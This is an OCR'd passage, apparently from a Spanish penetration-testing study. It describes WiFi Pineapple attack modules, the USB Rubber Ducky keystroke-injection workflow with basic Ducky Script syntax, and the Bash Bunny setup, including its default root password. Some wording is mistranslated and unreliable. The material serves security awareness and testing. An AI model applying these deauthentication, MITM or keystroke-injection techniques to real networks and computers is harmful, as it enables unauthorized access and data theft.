
obtener credenciales o infectar a las víctimas con malware



MODULO Dnsspoof

Crea respuestas a consultas DNS en una LAN interna. Esto es útil para pasar por los controles de acceso basados en el nombre de host, o en la aplicación de una variedad de controles de red eficientes.


En una red corporativa Dnsspoof puede ser usado para apuntar de manera eficiente a los clientes a máquinas internas en lugar de mandarlos a hosts exteriores... O, puede ser utilizado para mantener a los clientes fuera de ciertos nombres de host que no están permitidos por la política de la empresa.



MODULO Deauth / Desauthentication

Este ataque envía paquetes de desastres a uno o más clientes que están actualmente asociados con un punto de acceso particular. Le des asociación de clientes se puede hacer por varias razones: Recuperando un ESSID oculto. Este es un ESSID que no se está transmitiendo. Otro término para esto es "oculto".


Capturar los apretones de manos WPA / WPA2 forzando a los clientes a volver a autenticarse Generar solicitudes ARP (los clientes de Windows a veces purgan su caché ARP cuando están desconectados) Por supuesto, este ataque es totalmente inútil si no hay un cliente inalámbrico asociado o sobre autenticaciones falsas.




MODULO SSLsplit

Es una herramienta para ataques man-in-the-middle contra conexiones de red SSL / TLS. Está destinado a ser útil para análisis forense de redes, análisis de seguridad de aplicaciones y pruebas de penetración.

SSLsplit está diseñado para terminar de forma transparente las conexiones que se redirigen a él mediante un motor de traducción de direcciones de red. SSLsplit luego finaliza SSL / TLS e inicia una nueva conexión SSL / TLS a la dirección de destino original, mientras registra todos los datos transmitidos. Además del funcionamiento basado en NAT, SSLsplit también admite destinos estáticos y usa el nombre del servidor indicado por SNI como destino de subida. SSLsplit es simplemente un proxy transparente y no puede actuar como un proxy HTTP o SOCKS configurado en un navegador.



MODULO Occupineapple

Una de las cosas más simples y divertidas que puedes hacer con tu Wifi Pineapple es la Infusión Occupineapple. En pocas palabras, esta infusión le permite transmitir una gran cantidad de SSID para que parezca que hay varias redes Wifi cercanas. 

MODULO Meterpreter

Meterpreter es un Payload que se ejecuta después del proceso de explotación o abuso de una vulnerabilidad en un sistema operativo, Meterpreter es el diminutivo para

meta-interprete y se ejecuta completamente en memoria; evitando así tener problemas con los Antivirus.

En este artículo se describen algunas de las características más importantes de este shellcode como son:

1. Eliminación de archivos de Log.

2. Captura de pantalla.

3. Carga y descarga de archivos.

4. Copiar información.

5. Extracción de información de configuración: Tablas de enrutamiento, tarjetas de red, registro de Windows, configuración de seguridad, archivos compartidos, configuración de firewall, etc.

Como hemos podido apreciar el dispositivo de Wifi Pineapple Tetra y Nano son unas poderosas herramientas de prueba de penetración y seguridad de redes, cada uno de los ataques realizados con los módulos instalados dentro de ellos.

El principal objetivo de demostrar la vulnerabilidad de la información que puede ser capturada mediante redes Wifi, es que los administradores de red y encargados de seguridad optimicen de manera periódica sus estándares de seguridad para la empresa que laboren de manera constante e innovadora para asegurar la integridad de la red y la información que viaja en ella, En cuando a los usuarios casuales de los sistemas de redes Wifi podrán notar que su información no esta tan segura como ellos esperaban por lo

cual debemos tomar conciencia de que las redes informáticas son una gran facilidad de comunicación, pero a su vez un gran riesgo para nuestra persona e información profesional.

Posteriormente a la lectura de este escrito los usuarios de redes Wifi tendrán en mente los tipos de ataque a los cuales se encuentran expuestos serán más precavidos tomando las medidas de seguridad para evitar el acceso no autorizado a sus redes y dispositivos Wifi.

Los métodos de penetración están en constante evolución por lo cual este tema debe ser estudiado y optimizado permanentemente por personal capacitado y entusiastas de las redes informáticas.

2.4 Rubber Ducky

Introducción

Rubber Ducky es una herramienta de inyección de teclado diseñada para administración de sistemas y pruebas de penetración.

Almacenado dentro de un contenedor “flash drive” esta sigilosa herramienta contrato de ingeniería social para obtener acceso remoto a sistemas, recolección de inteligencia, extracción de datos y más.

Mientras su apariencia es la duna típica Flash drive es de hecho un teclado programable. Se reconoce como un Dispositivo De Interfaz Humana (HID) por el objetivo. Dada la ubicación del teclado USB posee soporte universal. Esencialmente si el dispositivo objetivo soporte de teclados USB este soportara USB Rubber Ducky.

El USB Rubber Ducky funciona mediante pulsación de teclas en el dispositivo objetivo ya sea una computadora o un teléfono inteligente- a un ritmo extremadamente alto superior a 1000 palabras por minuto.

Las pulsaciones son programadas dentro del USB Rubber Ducky usando lenguaje de encriptación extremadamente sencillo llamado Ducky Script.

Ducky Script puede ser escrito en un editor de texto, y como es de apreciar ofrece un buen balance de poder y simplicidad.

Estos Ducky Scripts simples son unos de los aspectos más atractivos del USB Rubber Ducky. con una baja barrera de acceso, cualquiera puede crear un script para sus necesidades.

En el principio el USB Rubber Ducky comenzó como una herramienta diseñada para automatizar sistemas de administración de tares. Ellos han sido utilizados en todo desde ejercicios de ingeniería social masiva para proporcionar flotas de tablas

corporativas o libros cromos educativos. Puede ser hecho con el teclado, puede ser hecho con el USB Rubber Ducky.

2.5 Anatomía del Rubber Ducky

Antes de realizar ataques de inyección de pulsaciones, debemos familiarizar con el USB Rubber Ducky el cual posee 5 aspectos en su diseño.

Payloads

Los Payloads describen al USB Rubber Ducky que acciones tomar y vienen en muchas formas. Algunos proveen medios de extracción de datos mientras otros pueden crear puertas traseras, inyecciones binarias o inicio reverso del Shell en el objetivo. Los Payloads son compartidos en foros y son fáciles de copiar, pegar y modificar para su compromiso particular.

Ducky Script

Ducky Script en un lenguaje de scripting sencillo en el cual los payloads son escritos. Ducky script puede ser creado por cualquier editor de texto estándar, tal como Notepad en Windows, textedit en Mac, Vim, Emacs, Nano, Gedit o kate en Linyx. Los archivos de Ducky script deben ser ASCII Estándar y no pueden contener caracteres un código.

Duck Encoder

El USB Rubber Ducky no lee archivos de texto Ducky Script nativamente, mejor dicho, la espera un archivo de inyección de pulsaciones binario. Un Ducky Encoder es

una herramienta que convierte estos Ducky Script payloads legibles por humanos en un archivo Inject.bin listo para desplegar en el Ducky. Estos son de varias fuentes abiertas, en línea o entre plataformas Duck Encoder disponibles.

Inject.bin

Es la versión compilada de Ducky Script que debe residir en el directorio root de la Micro SD insertada dentro del USB Rubber Ducky para poder ser leído y procesado por el Firmware.

Firmware

Es el código que ejecuta en el USB Rubber Ducky CPU el cual procesa el archivo Inject.bin, inyectando pulsaciones en el dispositivo objetivo. Ya que el código fuente del USB Rubber Ducky es abierto, muchas alteraciones de firmware existen las cuales se especializan en diferentes técnicas de ataque.

Hardware

Mientras que el USB Rubber Ducky esta disfrazado como un dispositivo USB ordinario, debajo de su cubierta se observa un formidable 60 MHz 32-bit AT32UC3B1256 CPU Con 256K de flash, una interfaz de USB 2.0 de alta velocidad, Lector de Tarjetas Micro SD, Botón de pulsación Micro, un indicador multicolor Led y un conector USB Tipo A estándar.

Lector de tarjetas Micro SD

El lector soporta tarjetas formato FAT de hasta 2 GB. El propósito de las tarjetas intercambiables es el almacenar el archivo Payload Inject.bin. estos archivos típicamente son muy pequeños (usualmente tan solo algunos Kilobytes) así que se portara con muchas Tarjetas micro SD indispensables. Firmwares alternativos pueden sobrellevar la Micro SD como un almacenamiento masivo en adición a la función de teclado. Es importante siempre expulsar seguramente la tarjeta Micro SD de la computadora huésped para evitar daños.

Botón Micro SD

El botón es usado ya sea para repetir los Payloads o flashear el Firmware. Para repetir un Payload después de la conexión inicial y ejecución del ataque en la computadora objetivo, simplemente presiona el botón una vez y el Payload se reenviará. Para entra al modo flasheo del Firmware, mantén presionado el botón mientras está conectado a la computadora huésped. El Flasheo del Firmware esta archivado utilizando el DFU Bootloader desbloqueado.

Indicador LED Multicolor

El LED brillara verde cuando el Payload se esté ejecutando. Significa que el Rubber Ducky está tecleando las pulsaciones codificadas en el archivo Inject.bin. El LED brille en rojo continuo significa que existe un error en el Micro SD. Lo que significa que el archivo Inject.bin ha sido codificado incorrectamente, nombrado

incorrectamente, no localizado en el root del Micro SD, el SD ha sido dañado o corrompido o no está colocado debidamente.

Conector estándar USB Tipo A

El mejor aspecto del USB Rubber Ducky es el uso de un Conector USB tipo A macho, el cual se puede convertir en un adaptador OTG de Android que es compatible con una variedad de teclados con adaptadores USB

Cubierta genérica "flash drive"

La cubierta incluida con USB Rubber Ducky es una ayuda para los ingenieros sociales dando una apariencia similar a cualquier "flash drive" dando discreción en conferencias o eventos.

2.6 Flujo de Ataque

Ya sea para audiencias de pruebas de penetración, ingeniería social, ataque a sistemas, pruebas de seguridad, acceso a la información de un servidor o un pc Windows ordinario. El flujo de ataque será similar. Siguiendo estos pasos mientras desarrollamos el ataque.

Pre-interracion de compromiso

Como en cualquier audición la pre-interracion determina el hardware, software y ambiente de red del objetivo. Esto con el fin de desarrollar cualquier codificación ahorrando mucho tiempo de prueba.

Reconocimiento

Sin importar la información adquirida en la pre-interracion siempre es bueno una doble revisión ya sea en persona o en red, esto con el fin de determinar el software y hardware adecuados, ya que el USB Ruber Ducky no solo funciona como un inyector de pulsaciones, algunos payloads pueden ser inservibles contra algunos sistemas.

Investigación

Teniendo la cuenta el sistema operativo del objetivo su software y hardware instalados, es posible un hardware similar que emule una máquina virtual.

Escritura

Al comenzar a escribir los Payloads a inyectar ene l objetivo es vital notar cuales combinaciones de teclas serán funcionales durante su activación en el objetivo

La velocidad del CPU objetivo afectará directamente la interacción con los payloads en el Ducky Script lo que puede provocar un retraso de la interacción del elemento GUI.

Codificación

Una vez escrito el script legible por humanos, está listo para convertirse en un archivo Inject.bin compatible con USB Rubber Ducky. Usando específicamente el Ducky Script, los archivos Inject.bin deben ser copiados ene l root de la tarjeta Micro SD.

Prueba

La Micro SD cargada con los archivos Inject.bin, se debe hacer una prueba. Inserte la tarjeta Micro SD dentro del USB Rubber Ducky e introducir en una máquina de prueba. Una vez comprobada la funcionalidad o fallos de los payloads, es recomendable hacer pruebas en máquinas virtuales esto con el fin de desarrollar un Payload confiable.

2.7 Ducky Script

El Ducky Script es el lenguaje de programación del USB Rubber Ducky, este es modificable en un editor de texto como Notepad, vi, Emacs, nano, gedit, kedit, textedit, etc.

PAYLOADS BASICOS

Syntax

Ducky Script fue desarrollado con una sintaxis simple. Este es conocido como BASIC. Las declaraciones all-caps y procesos naturales del lenguaje hacen de su escritura, lectura y compartir fácil de realizar.


REM

Similar al comando REM en otros lenguajes básicos. Las líneas comienzan con REM no ejecutaran REM como comando

```
[10] REM The next 3 lines execute a command prompt in Windows
[20]GUI r
```

[30]STRING cmd

[40]ENTER




DEFAULT_DELAY

DEFAULT_DELAY se usa para definir cuanto debe esperar entre cada subsecuencia de comandos (en milisegundos *10). DEFAULT_DELAY Dbe ser introducido al comienzo del Ducky Script. No especificando el DEFAULT_DELAY resultara en una ejecución más veloz del Ducky Script. Este comando es mayormente usado en debugging.

[10] DEFAULT_DELAY 10


[20] REM delays 100ms between each subsequent command



DELAY

DELAY crea una pausa momentánea en el Ducky Script. Es bastante útil para crear momentos de pausa entre comandos de secuencia los cuales pueden requerir mayor tiempo de proceso en el pc objetivo en procesar. El tiempo de DELAY es especificado en milisegundos desde 1 a 1000, múltiples comandos DELAY pueden ser usados para crear retrasos los largos


```
DELAY 50
REM will wait 500ms before continuing
```



WINDOWS O GUI

Emula la Tecla WINDOWS También referida como super-tecla

```
GUI r
REM will hold the Windows-key and press r, on Windows systems resulting in the Run menu
```



Después de esta demostración de los Scripts existentes para el sistema de Rubber Ducky podemos ver que existe un Payload para cada requerimiento. Las comunidades actuales están en constante desarrollo de nuevos scripts, nuevos dispositivos y nuevas técnicas para realizar estos ataques independientemente sea cual sea el equipo y sus estándares de seguridad.

Con esta demostración queremos dar a conocer la facilidad que tienen los hackers para realizar accesos no autorizados a los dispositivos y las redes informáticas, pero también estas tecnología es una gran herramienta para optimizar tareas que llevarían cientos de horas de labor humana , las limitantes físicas no son un obstáculo para el Rubber Ducky con la programación de un Payload con los requerimientos adecuados su alta velocidad de pulsación hará el trabajo que tomaría horas e incluso días, en unos cuantos minutos sin descanso alguno.

2.8 Bash Bunny


Introducción

El Bash Bunny de la compañía Hak5 es la plataforma de ataques USB más avanzada. Este genera pruebas de penetración y tareas autónomas en segundos mediante una combinación de dispositivos USB-Gigabit ethernet, seriales, almacenamiento flash y teclado. Con esto las computadoras son engañadas para que estas divulguen sus datos, filtren sus documentos, instalación de puertas traseras etc.

Anatomía del Bash Bunny

Posiciones del switch

El switch posee 3 posiciones cada una con una función diferente Siendo la posición más cercana al puerto USB el modo Arming que realizara el boot de los Payloads insertados en el dispositivo. En el modo dedicado los payloads pueden ser administrados mediante el Almacenamiento y el Linux Shell puede ser accedido mediante la consola.



Estructura de directorios

La partición de almacenamiento en el Home para la librería de payloads y los payloads asignados a las posiciones del switch al igual que la documentación, mapa de lenguaje de inyección de teclas, extensiones para el lenguaje Bunny Script y los folders especiales para guardar los "loot" e instalación de herramientas.


/docs- inicio de los documentos

/lenguajes-Donde se almacenan HID, distribuciones de teclado/lenguaje para su uso en los payloads

/loot- Usado por los payloads para almacenar logs y otros datos

/tools- Usado para la instalación de paquete deb adicionales y herramientas

/payloads- Ubicación de los payloads activos, librerías y extensiones



/payloads/swotch1 y /payloads/switch2 – Ubicación de los payloadst.txt y archivos acompañantes los cuales se ejecutarán en el boot cuando el Bash Bunny switch este en la ubicación correspondiente

/payloads/library- Ubicación de la librería de payloads los cuales pueden ser descargados desde los repositorios de Bash Bunny payloads

/payloads/library/extensión-Inicio de las extensiones del Bash Bunny

Arming payloads especiales

El modo Arming puede ser remplazado al crear un folder “Arming” dentro /payloads/ y proveer con pyaload.txt. esta es una característica avanzada para desarrolladores por lo cual esta acción no está cubierta por la garantía de la compañía Hak5 por lo cual perder esta función podría inhabilitar el acceso al dispositivo Bash Bunny.

Archivo especial: Config.txt

Config.txt del inicio del Bash Bunny almacena particiones es la fuente antes que los payloads sean ejecutado. Esto con el propósito de facilitar la configuración global, tal

como configurar los lenguajes de inyección de teclas con el comando "DUCKY_LANG". Estas configuraciones pueden ser remplazadas por payloads.

Configuración de fabrica

Cuando se conecta con un serial de SSH se hará login con la cuenta super-usuario con el nombre de usuario root.

La contraseña en uso es hak5bunny (esto puede ser cambiado al introducir el comando "passwd"

La dirección IP de fabrica del Bash Bunny es (172.16.64.1) y por defecto será asignado el computador host y dirección IP desde el servidor DHCP en el rango (172.16.64.10-12)

Estatus LED

LED	Estatus
Verde (Parpadeante)	Iniciando – 7 segundos
Azul (Parpadeante)	Modo Arming
Rojo (Parpadeante)	Modo recuperación o Flashing del Firmware v1.0
Rojo/Azul (Alternando)	Modo recuperación o Flashing del Firmware v1.1 en adelante

NO DESCONECTAR El Bash Bunny si el indicador LED está indicando el Flashing del Firmware.

Herramientas

Muchas herramientas pueden ser instaladas en el Bah Bunny como se haría en una computadora con distribución Debian de Linux tal como (apt-get, git clone) una herramienta de folder dedicada desde el la partición de almacenamiento masivo simplificando el proceso. Accesible desde el modo Arming, herramientas tanto en formato .deb. O directorios enteros pueden ser fácilmente copiados en /tools en el root de la partición de almacenamiento masivo. Continuamente en el siguiente boot del Bash Bunny en modo Arming, estas herramientas serán instaladas indicado por el LED (Luz magenta continua)

En el boot dentro del modo armado, cualquier archivo .deb ubicado dentro del folder tools será instalado condpkg. Luego cualquier archivo sobrante o directorio será movido a /tools en el archivo root del sistema.

Algunos payloads pueden requerir una tercera herramienta adicional. Ejemplo el Payload rdp_checker requiere "impacket" para ser localizado en /tools/impacket. Este puede ser instalado ya sea el directorio impacket o un archivo impacket.deb al directorio /tools y el booting en el modo Arming.

Lenguajes

Los payloads de Bash Bunny pueden ejecutar ataques de pulsación de teclas similar al USB Rubber Ducky al usar su "ATTACKMODEHID". Por defecto estos modos utilizan un despliegue de teclado US. Despliegues de teclados adicionales pueden ser desarrollados por la comunidad. Instalar despliegues de teclados adicionales es

similar a usar la herramienta folder En el root de la partición de almacenamiento masivo del USB. Bootup en el modo Arming, cualquier archive two-letter-country-code. json ubicado en el folder /lenguajes en el root del USB de almacenamiento masivo será instalado. El archivo se mantendrá en /lenguajes después de su instalación.

Con el nuevo archivo de lenguaje instalado, se puede especificar el despliegue de teclado de un Payload usando la extensión DUCKY_LANG. Esta extensión acepta two-letter-country-code. json. Ejemplo: DUCKY_LANG us

2.9 Conexión al Equipo

Bash Bunny se caracteriza por su consola de serial dedicada desde su modo Arming. Se puede acceder a su Linux Shell desde el serial. El Bash Bunny posee una consola serial sin la necesidad de un convertidor serial-USB

La consola dedicada desde el modo Arming permite el acceso al Shell del Bash Bunny desde cualquier sistema operativo. Cuando se combina con payloads avanzados, usando el modo de ataque serial, el potencial de la creatividad es ilimitado con esta vistosa interfaz.


Configuración del serial

Baud Rate	115200
Data Bits	8
Parity Bit	No
Stop Bit	1

La configuración serial es comúnmente conocida como *115200/8n1*

Conexión a Bash Bunny desde la consola serial


Primeramente, es necesario encontrar el número de puerto de comunicaciones del Bash Bunny. Este se mostrará como COM1, COM2, etc. Para encontrar el COM#, abrir el administrador del dispositivo y expandir los puertos



Buscar el USB serial device (COM#)

